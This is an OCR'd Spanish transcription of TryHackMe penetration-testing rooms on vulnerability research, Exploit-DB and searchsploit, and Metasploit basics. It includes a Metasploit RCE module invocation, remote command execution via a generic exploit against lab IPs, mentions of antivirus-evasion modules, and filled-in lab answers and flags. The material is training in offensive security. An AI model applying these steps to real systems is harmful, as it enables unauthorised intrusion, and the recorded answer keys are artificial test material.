
A lo largo de una evaluación, a menudo combinará múltiples vulnerabilidades para obtener resultados. Por ejemplo, en esta tarea, aprovecharemos la vulnerabilidad " **Divulgación de versión**" para averiguar la versión de una aplicación. Con esta versión, podemos usar Exploit-DB para buscar cualquier exploit que funcione con esa versión específica.

Las aplicaciones y el software suelen tener un número de versión. Esta información suele ser dejada con buenas intenciones; por ejemplo, el autor puede admitir múltiples versiones del software y similares. O, a veces, abandonado sin querer.

Por ejemplo, en la siguiente captura de pantalla, podemos ver que el nombre y número de versión de esta aplicación es " **Apache Tomcat 9.0.17** " .



Con esta información en mano, usemos el filtro de búsqueda en Exploit-DB para buscar cualquier exploit que pueda aplicarse a " **Apache Tomcat 9.0.17** ".



¡Excelente! Tras buscar en Exploit-DB, hay un total de cinco exploits que nos pueden resultar útiles para esta versión concreta de la aplicación.

Responda las siguientes preguntas

¿Qué tipo de vulnerabilidad utilizamos para encontrar el nombre y la versión de la aplicación en este ejemplo?

Version Disclosure | Respuesta correcta

Tarea 6 Escaparate: Explotación de la aplicación de Ackme

Tarea 7 Conclusión

Creado por tryhackme y cmnatic

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 87751 usuarios aquí y esta sala tiene 843 días.

1929

Vulnerabilidades 101

Comprenda las fallas de una aplicación y aplique sus habilidades de investigación en algunas bases de datos de vulnerabilidades.

Iniciar AttackBox Ayuda

100%

Tarea 1 Introducción

Tarea 2 Introducción a las vulnerabilidades

Tarea 3 Puntuación de vulnerabilidades (CVSS y VPR)

Tarea 4 Bases de datos de vulnerabilidad

Tarea 5 Un ejemplo de cómo encontrar una vulnerabilidad

Tarea 6 Escaparate: Explotación de la aplicación de Ackme

Es su primera semana de trabajo como probador de penetración junior en ThePentestingCo. Para su primer compromiso, estará siguiendo a un probador de penetración senior dentro de la empresa.

Ver sitio

Implemente el sitio adjunto a esta tarea y siga los pasos que tomó Sr. Penetration Tester para explotar una vulnerabilidad en la infraestructura de ACKme IT Service.

Completa el compromiso para recuperar una bandera.

Responda las siguientes preguntas

Siga la demostración de cómo explotar la aplicación ACKme hasta el final para recuperar una bandera. ¿Qué es esta bandera?

THM{ACKME_ENGAGEMENT}

Respuesta correcta

Tarea 7 Conclusión

Creado por tryhackme y cmnatic

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 87751 usuarios aquí y esta sala tiene 843 días.

1465

Explotar vulnerabilidades

Conozca algunas de las herramientas, técnicas y recursos para explotar vulnerabilidades.

Iniciar AttackBox Ayuda

100%

Tarea 1 Introducción

En esta sala, repasaremos algunos medios para identificar vulnerabilidades y combinar nuestras habilidades de investigación para aprender cómo se puede abusar de ellas.

Además, encontrará algunos recursos disponibles públicamente que son adiciones esenciales a su conjunto de habilidades y herramientas al realizar la investigación y explotación de vulnerabilidades. Luego podrás aplicar todo esto en un desafío práctico al final de la sala.

Responda las siguientes preguntas

Procedamos.

No se necesita respuesta

Pregunta hecha

Tarea 2 Automatizado vs. Investigación manual de vulnerabilidades

Tarea 3 Encontrar exploits manuales

Tarea 4 Ejemplo de explotación manual

Tarea 5 Práctico: Explotación Manual

Creado por tryhackme y cmnatic

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 46331 usuarios aquí y esta sala tiene 843 días.

1465

Explotar vulnerabilidades

Conozca algunas de las herramientas, técnicas y recursos para explotar vulnerabilidades.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Tarea 2 Automatizado vs. Investigación manual de vulnerabilidades

Existe una gran variedad de herramientas y servicios disponibles en ciberseguridad para el escaneo de vulnerabilidades. Los escáneres de vulnerabilidades, que van desde ser comerciales (y pagar una factura elevada) hasta de código abierto y gratuitos, son medios convenientes para examinar rápidamente una aplicación en busca de fallas.

Por ejemplo, el escáner de vulnerabilidades Nessus tiene una edición gratuita (comunitaria) y una comercial. La versión comercial que cuesta miles de libras por una licencia de un año probablemente se utilizará en organizaciones que brinden servicios de pruebas de penetración o auditorías. Si desea saber más sobre Nessus, consulte la sala TryHackMe dedicada a él.

He detallado algunas de las ventajas y desventajas de usar un escáner de vulnerabilidades en la siguiente tabla:

Ventaja	Desventaja
Los análisis automatizados son fáciles de repetir y los resultados se pueden compartir fácilmente dentro de un equipo.	Las personas a menudo pueden volverse dependientes de estas herramientas.
Estos escáneres son rápidos y pueden probar numerosas aplicaciones de manera eficiente.	Son extremadamente "ruidosos" y producen mucho tráfico y registros. Esto no es bueno si intentas eludir firewalls y similares.
Existen soluciones de código abierto.	Las soluciones de código abierto suelen ser básicas y requieren licencias costosas para tener funciones útiles.
Los escáneres automatizados cubren una amplia gama de vulnerabilidades diferentes que pueden resultar difíciles de buscar manualmente.	A menudo no encuentran todas las vulnerabilidades en una aplicación.

Los marcos como Metasploit suelen tener escáneres de vulnerabilidades para algunos módulos; esto es algo que aprenderá en un módulo adicional de este camino.

El escaneo manual en busca de vulnerabilidades suele ser el arma elegida por un probador de penetración cuando prueba aplicaciones o programas individuales. De hecho, el escaneo manual implicará la búsqueda de las mismas vulnerabilidades y utiliza técnicas similares a las del escaneo automático.

En última instancia, ambas técnicas implican probar una aplicación o programa en busca de vulnerabilidades. Estas vulnerabilidades incluyen:

Vulnerabilidad	Descripción
Configuraciones erróneas de seguridad	Las configuraciones erróneas de seguridad implican vulnerabilidades que se deben a la supervisión de los desarrolladores. Por ejemplo, exponer información del servidor en mensajes entre la aplicación y un atacante.
Control de acceso roto	Esta vulnerabilidad se produce cuando un atacante puede acceder a partes de una aplicación a las que se supone que de otro modo no podría acceder.
Deserialización insegura	Este es el procesamiento inseguro de datos que se envían a través de una aplicación. Un atacante puede pasar código malicioso a la aplicación, donde luego se ejecutará.
Inyección	Existe una vulnerabilidad de inyección cuando un atacante puede ingresar datos maliciosos en una aplicación. Esto se debe a que no se garantiza que la entrada (lo que se conoce como desinfección) no sea dañina.

Si desea obtener más información sobre estas vulnerabilidades, el marco OWASP será una lectura útil para usted. TryHackMe incluso tiene una sala que muestra las diez principales vulnerabilidades descritas por OWASP .

Responda las siguientes preguntas

Está trabajando cerca de una fecha límite para su prueba de penetración y necesita escanear una aplicación web rápidamente. ¿Usarías un escáner automatizado? (Sí/No)

Yay — Respuesta correcta

Está probando una aplicación web y descubre que puede ingresar y recuperar datos en una base de datos. ¿Qué vulnerabilidad es esta?

Injection — Respuesta correcta — Pista

Consigues hacerte pasar por otro usuario. ¿Qué vulnerabilidad es esta?

Broken Access Control — Respuesta correcta — Pista

Tarea 3 Encontrar exploits manuales

Tarea 4 Ejemplo de explotación manual

Tarea 5 Práctico: Explotación Manual

Creado por tryhackme y cmnatic

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 46331 usuarios aquí y esta sala tiene 843 días.

1465

Explotar vulnerabilidades

Conozca algunas de las herramientas, técnicas y recursos para explotar vulnerabilidades.

Iniciar AttackBox | Ayuda

100%


Tarea 1 Introducción

Tarea 2 Automatizado vs. Investigación manual de vulnerabilidades

Tarea 3 Encontrar exploits manuales

rápido7

Al igual que otros servicios como Exploit DB y NVD, Rapid7 es una base de datos de investigación de vulnerabilidades. La única diferencia es que esta base de datos también actúa como una base de datos de exploits. Con este servicio, puede filtrar por tipo de vulnerabilidad (es decir, aplicación y sistema operativo).




Además, la base de datos contiene instrucciones para explotar aplicaciones utilizando la popular herramienta Metasploit (aprenderá sobre esta herramienta en profundidad más adelante en la ruta de aprendizaje). Por ejemplo, esta entrada en Rapid7 es para " Proyecto y documento de Wordpress Plugin SP ", donde podemos ver instrucciones sobre cómo utilizar un módulo de explotación para aprovechar esta vulnerabilidad.

```
msf > use exploit/multi/http/wp_plugin_sp_project_document_rce
msf exploit(wp_plugin_sp_project_document_rce) > show targets
    ...targets...
msf exploit(wp_plugin_sp_project_document_rce) > set TARGET < target-id >
msf exploit(wp_plugin_sp_project_document_rce) > show options
    ...show and set options...
msf exploit(wp_plugin_sp_project_document_rce) > exploit
```

GitHub

GitHub es un popular servicio web diseñado para desarrolladores de software. El sitio se utiliza para alojar y compartir el código fuente de aplicaciones para permitir un esfuerzo colaborativo. Sin embargo, los investigadores de seguridad también han recurrido a esta plataforma por las razones antes mencionadas. Los investigadores de seguridad almacenan y comparten PoC (prueba de concepto) en GitHub, convirtiéndolos en una base de datos de exploits en este contexto.

GitHub es extremadamente útil para encontrar exploits nuevos o raros porque cualquiera puede crear una cuenta y cargarla; no existe un proceso de verificación formal como ocurre con las bases de datos de exploits alternativas. Dicho esto, también existe la desventaja de que las PoC pueden no funcionar cuando se proporciona poco o ningún soporte.



GitHub utiliza un sistema de etiquetado y palabras clave, lo que significa que podemos buscar en GitHub por palabras clave como "PoC", "vulnerabilidad" y muchas más. En el momento de escribir este artículo, hay 9.682 repositorios con la palabra clave "cve". También podemos filtrar los resultados por lenguaje de programación.

Searchploit

Searchsploit es una herramienta que está disponible en distribuciones de pentesting populares como Kali Linux . También está disponible en TryHackMe AttackBox. Esta herramienta es una copia sin conexión de Exploit-DB y contiene copias de exploits en su sistema.

Puede buscar searchsploit por nombre de aplicación y/o tipo de vulnerabilidad. Por ejemplo, en el siguiente fragmento, estamos buscando en searchsploit exploits relacionados con Wordpress que podamos usar, ¡sin necesidad de descargarlos!

Usando Searchsploit para buscar exploits relacionados con "Wordpress"

```
searchsploit wordpress
WordPress Theme Think Responsive 1.0 - Arbitr | php/webapps/29332.txt
WordPress Theme This Way - 'upload_settings_i | php/webapps/38820.php
WordPress Theme Toolbox - 'mls' SQL Injection | php/webapps/38077.txt
WordPress Theme Trending 0.1 - 'cpage' Cross- | php/webapps/36195.txt
WordPress Theme Uncode 1.3.1 - Arbitrary File | php/webapps/39895.php
WordPress Theme Urban City - 'download.php' A | php/webapps/39296.txt
WordPress Theme Web Minimalist 1.1 - 'index.p | php/webapps/36184.txt
WordPress Theme White-Label Framework 2.0.6 - | php/webapps/38105.txt
WordPress Theme Wp-ImageZoom - 'id' SQL Injec | php/webapps/38063.txt
WordPress Theme Zoner Real Estate - 4.1.1 Per | php/webapps/47436.txt
```

Responda las siguientes preguntas

¿Qué sitio web utilizarías como investigador de seguridad si quisieras subir una prueba de concepto?

Github — Respuesta correcta

Está realizando una prueba de penetración en un sitio sin conexión a Internet. ¿Qué herramienta podrías utilizar para encontrar exploits que puedas utilizar?

Searchsploit — Respuesta correcta

Tarea 4 Ejemplo de explotación manual

Tarea 5 Práctico: Explotación Manual

Creado por tryhackme y cmnatic

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 46331 usuarios aquí y esta sala tiene 843 días.

1465

Explotar vulnerabilidades

Conozca algunas de las herramientas, técnicas y recursos para explotar vulnerabilidades.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Tarea 2 Automatizado vs. Investigación manual de vulnerabilidades

Tarea 3 Encontrar exploits manuales

Tarea 4 Ejemplo de explotación manual

Podemos utilizar la información recopilada en la tarea 2 en esta sala para explotar el servicio vulnerable. En última instancia, una de las vulnerabilidades más efectivas que podemos explotar es la capacidad de ejecutar comandos en el objetivo que ejecuta la aplicación o servicio vulnerable.

Por ejemplo, poder ejecutar comandos en el objetivo que ejecuta la aplicación o servicio vulnerable nos permitirá leer archivos o ejecutar comandos que anteriormente no podríamos realizar usando solo la aplicación o servicio. Además, podemos abusar de esto para ganar lo que se conoce como punto de apoyo a la máquina. Un punto de apoyo es un acceso a la consola de la máquina vulnerable, donde luego podemos comenzar a explotar otras aplicaciones o máquinas en la red.

Usaremos un exploit para realizar la ejecución remota de código en la aplicación desde la tarea 2 para poder ejecutar comandos de forma remota en la máquina vulnerable.

Antes de comenzar , es importante tener en cuenta que los exploits rara vez vienen listos para usar y están listos para usarse. A menudo requieren cierta configuración antes de que funcionen para nuestro entorno u objetivo. El nivel de configuración variará según el exploit, por lo que a menudo encontrará múltiples exploits para la misma vulnerabilidad en una aplicación. Depende de usted determinar qué exploit es el más apropiado o útil para usted.

Por ejemplo, en el siguiente fragmento, podemos ver que se han cambiado algunas opciones para reflejar la dirección IP de la máquina desde la que estamos atacando.

Modificar un exploit (antes)

```
nano exploit.py
mymachine="192.168.1.10"
port="1337"
```

Modificar un exploit (después)

```
nano exploit.py
mymachine="10.13.37.10"
port="1337"
```

Una vez que hayamos configurado el exploit correctamente, leamos más a fondo este exploit para entender cómo usarlo. En el siguiente fragmento, podemos ver que debemos proporcionar dos argumentos al ejecutar el exploit:

Enumerar los argumentos a favor de un exploit

```
exploit.py --help
To use this exploit, provide the following arguments:
-u The URL of the application
-c the command that you wish to execute
```

Con esta información en mente, ahora estamos listos para usar este exploit en la máquina vulnerable. Vamos a hacer lo siguiente:

1. Utilice el exploit para cargar un archivo malicioso en la aplicación vulnerable que contenga cualquier comando que deseemos ejecutar, donde el servidor web ejecutará este archivo malicioso para ejecutar el código.
2. El archivo contendrá primero un comando básico que usaremos para verificar que el exploit ha funcionado.
3. Luego vamos a leer el contenido de un archivo ubicado en la máquina vulnerable.

Ejecutar el exploit para generar el nombre del usuario con el que se ejecuta la aplicación.

```
exploit.py -u http://10.10.10.10 -c "whoami"
www-data
```

Ejecutar el exploit para generar el contenido de un archivo en la máquina de destino

```
exploit.py -u http://10.10.10.10 -c "cat flag.txt"
THM{EXPLOIT_COMPLETE}
```

Responda las siguientes preguntas

¿Qué tipo de vulnerabilidad se utilizó en este ataque?

Remote Code Execution | Respuesta correcta | Pista

Tarea 5 Práctico: Explotación Manual

Creado por tryhackme y cmnatic

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 46331 usuarios aquí y esta sala tiene 843 días.

1465

Explotar vulnerabilidades

Conozca algunas de las herramientas, técnicas y recursos para explotar vulnerabilidades.

Iniciar AttackBox Ayuda

100%

Tarea 1 Introducción

Tarea 2 Automatizado vs. Investigación manual de vulnerabilidades

Tarea 3 Encontrar exploits manuales

Tarea 4 Ejemplo de explotación manual

Tarea 5 Práctico: Explotación Manual

Nota: Deberá implementar AttackBox o conectarse a la red TryHackMe para completar esta tarea.

Iniciar máquina

Implemente la máquina adjunta a esta tarea y **espere un mínimo de cinco minutos** para que esté completamente configurada. Después de cinco minutos, visite el servidor web que se ejecuta en la máquina navegando en `http://MACHINE_IP` el navegador del dispositivo conectado a la red THM (la suya o la AttackBox).

Responda las siguientes preguntas

Descubra la versión de la aplicación que se está ejecutando. ¿Cuáles son el nombre y el número de versión de la aplicación?

Online Book Store v1.0 | Respuesta correcta | Pista

Ahora utilice los recursos y habilidades de este módulo para encontrar un exploit que le permita obtener **acceso remoto** a la máquina vulnerable.

No se necesita respuesta | Pregunta hecha

Utilice este exploit contra la máquina vulnerable. ¿Cuál es el valor de la bandera ubicada en un directorio web?

THM{BOOK_KEEPING} | Respuesta correcta | Pista

Creado por tryhackme y cmnatic

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 46331 usuarios aquí y esta sala tiene 843 días.

1233

Piedra angular de la vulnerabilidad

Aplique el conocimiento adquirido a lo largo del Módulo de Vulnerabilidad en esta sala de desafíos.

Iniciar AttackBox Ayuda

100%

Tarea 1 Introducción

Resuma las habilidades aprendidas en este módulo completando esta sala final para el módulo "Investigación de vulnerabilidades".

Ackme Support Incorporated ha creado recientemente un nuevo blog. Su equipo de desarrolladores solicitó que se realice una auditoría de seguridad antes de crear y publicar artículos para el público.

Es tu tarea realizar una auditoría de seguridad en el blog; buscando y abusando de cualquier vulnerabilidad que encuentre.

Responda las siguientes preguntas

Empecemos a hackear

No se necesita respuesta

Pregunta hecha

Tarea 2 Explotar la máquina (envío de banderas)

Creado por tryhackme y cmnatic

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 42353 usuarios aquí y esta sala tiene 842 días.

1233

Piedra angular de la vulnerabilidad

Aplique el conocimiento adquirido a lo largo del Módulo de Vulnerabilidad en esta sala de desafíos.

Iniciar AttackBox Ayuda

100%

Tarea 1 Introducción

Tarea 2 Explotar la máquina (envío de banderas)

Implemente la máquina vulnerable adjunta a esto presionando el botón verde "Iniciar máquina". Se **recomienda** que utilice TryHackMe AttackBox para completar esta sala.

Iniciar máquina

Espere **cinco minutos** antes de intentar atacar la máquina vulnerable **MACHINE_IP**

Responda las siguientes preguntas

Implemente la máquina vulnerable adjunta a esta tarea y espere **cinco minutos** antes de visitar la máquina vulnerable.

No se necesita respuesta — Pregunta hecha

¿Cuál es el nombre de la aplicación que se ejecuta en la máquina vulnerable?

Fuel CMS — Respuesta correcta

¿Cuál es el número de versión de esta aplicación?

1.4 — Respuesta correcta

¿ Cuál es el número de CVE que permite a un atacante ejecutar código de forma remota en esta aplicación?

Formato: CVE-XXXX-XXXXX

CVE-2018-16763 — Respuesta correcta

Utilice los recursos y habilidades aprendidos a lo largo de este módulo para encontrar y utilizar un exploit relevante para explotar esta vulnerabilidad.

Nota: Existen numerosos exploits que se pueden utilizar para esta vulnerabilidad (¡algunos más útiles que otros!)

No se necesita respuesta — Pregunta hecha — Pista

¿Cuál es el valor de la bandera ubicada en esta máquina vulnerable? Este se encuentra en /home/ubuntu en la máquina vulnerable.

THM{ACKME_BLOG_HACKED} — Respuesta correcta — Pista

Creado por tryhackme y cmnatic

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 42353 usuarios aquí y esta sala tiene 842 días.

Probador de penetración Jr.

Esta ruta de aprendizaje cubre las habilidades técnicas básicas que le permitirán tener éxito como probador de penetración junior. Al completar este camino, tendrá las habilidades prácticas necesarias para realizar evaluaciones de seguridad en aplicaciones web e infraestructura empresarial.

Requisitos previos:

- Necesita una comprensión básica de los principios informáticos fundamentales y una comprensión amplia de las diferentes áreas de la seguridad cibernética para completar este camino. Si aún no cuenta con estos requisitos previos, complete la Ruta previa a la seguridad y la Ruta de introducción a la seguridad cibernética .

Introducción a la ciberseguridad
Comprenda qué es la seguridad ofensiva y defensiva y conozca las carreras disponibles en cibernética.

Introducción al pentesting
Comprenda lo que implica una prueba de penetración, incluidas las técnicas y metodologías de prueba que todo pentester debería conocer.

Introducción al hackeo web
Pruebe, aprenda y aproveche algunas de las vulnerabilidades de aplicaciones web más populares que se ven en la industria hoy en día.

Suite de eructos
Burp Suite es la herramienta estándar de la industria para piratear aplicaciones web y es esencial en cualquier prueba de penetración web.

Seguridad de la red
Aprenda los conceptos básicos del reconocimiento de redes activo y pasivo. Comprenda cómo funcionan los protocolos comunes y sus vectores de ataque.

Investigación de vulnerabilidad
Familiarícese con las habilidades, los métodos de investigación y los recursos utilizados para explotar aplicaciones y sistemas vulnerables.

metasploit
Metasploit es el marco de explotación más utilizado. Aprende a usarlo y libera todo su potencial.

Metasploit: Introducción
Una introducción a los componentes principales de Metasploit Framework.

Metasploit: explotación
Uso de Metasploit para escaneo, evaluación y explotación de vulnerabilidades.

Metasploit: Meterpreter
Profundice en Meterpreter y vea cómo las cargas útiles en memoria se pueden utilizar para la post-explotación.

Escalada de privilegios
Conozca las técnicas fundamentales que le permitirán elevar los privilegios de la cuenta en sistemas Linux y Windows.

Programador de aprendizaje
Dinos cuantas horas por semana puedes estudiar

2 horas

por semana completa este curso

antes del 27 de abril

Agenda este curso

Certificado
Para obtener su certificado debe completar el curso. Los certificados le permiten demostrar su educación.

Progreso del camino (100%)

Próximo logro (4/4)
No quedan insignias para ganar en este camino.

Carrera
Utilice este camino para trabajar en una carrera en cibernética.

Probador de penetración

Comentario
Comentario

4624

Metasploit: Introducción

Una introducción a los componentes principales de Metasploit Framework.

100%

Tarea 1 Introducción a Metasploit

Iniciar máquina

Metasploit es el marco de explotación más utilizado. Metasploit es una herramienta poderosa que puede respaldar todas las fases de una prueba de penetración, desde la recopilación de información hasta la post-explotación.

Metasploit tiene dos versiones principales:

- **Metasploit Pro** : La versión comercial que facilita la automatización y gestión de tareas. Esta versión tiene una interfaz gráfica de usuario (GUI).
- **Metasploit Framework** : la versión de código abierto que funciona desde la línea de comandos. Esta sala se centrará en esta versión, instalada en AttackBox y en las distribuciones de Linux para pruebas de penetración más utilizadas.

Metasploit Framework es un conjunto de herramientas que permiten la recopilación, escaneo, explotación, desarrollo de exploits, post-explotación y más de información. Si bien el uso principal de Metasploit Framework se centra en el dominio de las pruebas de penetración, también es útil para la investigación de vulnerabilidades y el desarrollo de exploits.

Los componentes principales del Marco Metasploit se pueden resumir de la siguiente manera;

- **msfconsole** : la interfaz principal de línea de comandos.
- **Módulos** : módulos de soporte como exploits, escáneres, cargas útiles, etc.
- **Herramientas** : herramientas independientes que ayudarán en la investigación de vulnerabilidades, la evaluación de vulnerabilidades o las pruebas de penetración. Algunas de estas herramientas son msfvenom, Pattern_create y Pattern_Offset. Cubriremos msfvenom en este módulo, pero patrón_create y patrón_offset son herramientas útiles en el desarrollo de exploits que están más allá del alcance de este módulo.

Esta sala cubrirá los componentes principales de Metasploit y al mismo tiempo le brindará una base sólida sobre cómo encontrar exploits relevantes, establecer parámetros y explotar servicios vulnerables en el sistema de destino. Una vez que haya completado esta sala, podrá navegar y utilizar la línea de comando de Metasploit cómodamente.

Puede implementar y utilizar AttackBox para completar tareas y responder las preguntas.

Responda las siguientes preguntas

No se necesita respuesta

No answer needed

Pregunta hecha

Tarea 2 Componentes principales de Metasploit

Tarea 3 consolamsf

Tarea 4 Trabajar con módulos

Tarea 5 Resumen

Creado por tryhackme y am03bam4n

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 167579 usuarios aquí y esta sala tiene 839 días.

4624

Metasploit: Introducción

Una introducción a los componentes principales de Metasploit Framework.

100%

Tarea 1 Introducción a Metasploit

Tarea 2 Componentes principales de Metasploit

Mientras utiliza Metasploit Framework, interactuará principalmente con la consola Metasploit. Puedes iniciarlo desde la terminal Attackbox usando el `msfconsole` comando. La consola será tu interfaz principal para interactuar con los diferentes módulos de Metasploit Framework. Los módulos son pequeños componentes dentro del marco Metasploit que están diseñados para realizar una tarea específica, como explotar una vulnerabilidad, escanear un objetivo o realizar un ataque de fuerza bruta.

Antes de profundizar en los módulos, sería útil aclarar algunos conceptos recurrentes: vulnerabilidad, explotación y carga útil.

- **Exploit:** un fragmento de código que utiliza una vulnerabilidad presente en el sistema de destino.
- **Vulnerabilidad:** un defecto de diseño, codificación o lógica que afecta al sistema de destino. La explotación de una vulnerabilidad puede resultar en la divulgación de información confidencial o permitir que el atacante ejecute código en el sistema de destino.
- **Carga útil:** un exploit aprovechará una vulnerabilidad. Sin embargo, si queremos que el exploit tenga el resultado que queremos (obtener acceso al sistema de destino, leer información confidencial, etc.), necesitamos usar una carga útil. Las cargas útiles son el código que se ejecutará en el sistema de destino.

Los módulos y categorías de cada uno se enumeran a continuación. Estos se proporcionan con fines de referencia, pero interactuará con ellos a través de la consola Metasploit (msfconsole).

Auxiliar

Cualquier módulo de soporte, como escáneres, rastreadores y fuzzers, se puede encontrar aquí.

Terminal

```
root@ip-10-10-135-188:/opt/metasploit-framework/embedded/framework/modules# tree -L 1 auxiliary/
auxiliary/
├── admin
├── analyze
├── bnat
├── client
├── cloud
├── crawler
├── docx
├── dos
├── example.py
├── example.rb
├── fileformat
├── fuzzers
├── gather
├── parser
├── pdf
├── scanner
├── server
├── sniffer
├── spoof
├── sqli
├── voip
└── vxploit

20 directories, 2 files
```

Codificadores

Los codificadores le permitirán codificar el exploit y la carga útil con la esperanza de que una solución antivirus basada en firmas no los detecte.

Las soluciones de seguridad y antivirus basadas en firmas tienen una base de datos de amenazas conocidas. Detectan amenazas comparando archivos sospechosos con esta base de datos y generan una alerta si hay una coincidencia. Por lo tanto, los codificadores pueden tener una tasa de éxito limitada, ya que las soluciones antivirus pueden realizar comprobaciones adicionales.

Terminal

```
root@ip-10-10-135-188:/opt/metasploit-framework/embedded/framework/modules# tree -L 1 encoders/
encoders/
├── cmd
├── generic
├── mipsbe
├── mipsle
├── php
├── ppc
├── ruby
├── sparc
├── x64
└── x86

10 directories, 0 files
```

Evasión

Si bien los codificadores codificarán la carga útil, no deben considerarse un intento directo de evadir el software antivirus. En cambio, los módulos de "evasión" lo intentarán, con mayor o menor éxito.

Terminal

```
root@ip-10-10-135-188:/opt/metasploit-framework/embedded/framework/modules# tree -L 2 evasion/
evasion/
└── windows
    ├── applocker_evasion_install_util.rb
    ├── applocker_evasion_msbuild.rb
    ├── applocker_evasion_presentationhost.rb
